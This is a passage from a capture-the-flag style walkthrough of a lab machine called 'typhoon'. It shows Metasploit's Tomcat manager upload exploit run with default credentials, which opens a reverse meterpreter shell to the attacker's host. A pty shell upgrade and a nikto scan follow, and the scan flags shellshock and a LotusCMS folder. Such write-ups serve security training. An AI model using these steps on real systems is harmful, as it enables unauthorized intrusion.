
```
msf5 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.41.164
rhosts => 192.168.41.164
msf5 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf5 exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
httppassword => tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.41.163
lhost => 192.168.41.163
msf5 exploit(multi/http/tomcat_mgr_upload) > check
[*] 192.168.41.164:8080 - The target appears to be vulnerable.
msf5 exploit(multi/http/tomcat_mgr_upload) >
```

When I execute the module, I successfully get a meterpreter session as shown below.




```
msf5 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.41.163:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying zXL1QpjnLbz4a3BPsjzvn...
[*] Executing zXL1QpjnLbz4a3BPsjzvn...
[*] Undeploying zXL1QpjnLbz4a3BPsjzvn ...
[*] Sending stage (53845 bytes) to 192.168.41.164
[*] Meterpreter session 1 opened (192.168.41.163:4444 -> 192.168.41.164:32863) a
t 2019-03-20 08:40:09 -0400

meterpreter >
```

I use the "shell" and "python -c 'import pty;pty.spawn("/bin/sh")' command to get a normal shell on the target once again as shown below. From here on, it's privilege escalation and getting to the root flag which has been shown previously.




```
meterpreter > sysinfo
Computer     : typhoon.local
OS           : Linux 3.13.0-32-generic (amd64)
Meterpreter : java/linux
meterpreter > shell
Process 1 created.
Channel 1 created.
import pty;pty.spawn("/bin/bash")
meterpreter > shell
Process 2 created.
Channel 2 created.
pyhton -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 1: pyhton: not found
python -c 'import pty;pty.spawn("/bin/bash")'
tomcat7@typhoon:/var/lib/tomcat7$
```

We are done with exploiting the Apache Tomcat service. Now let us see another method of getting into the the target system. During the nikto scan, we found that there is an interesting folder named "cms".



```
e 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ Uncommon header 'nikto-added-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/test.sh: Site appears vulnerable to the 'shellshock' vu
lnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/test.sh: Site appears vulnerable to the 'shellshock' vu
lnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /cms/: This might be interesting...
+ /phpmyadmin/: phpMyAdmin directory found
+ 8500 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time:           2019-03-20 08:59:35 (GMT-4) (74 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

When I go to the above url, I found that it is powered by a software named LotusCMS . On further searching, I got the login page of the website.



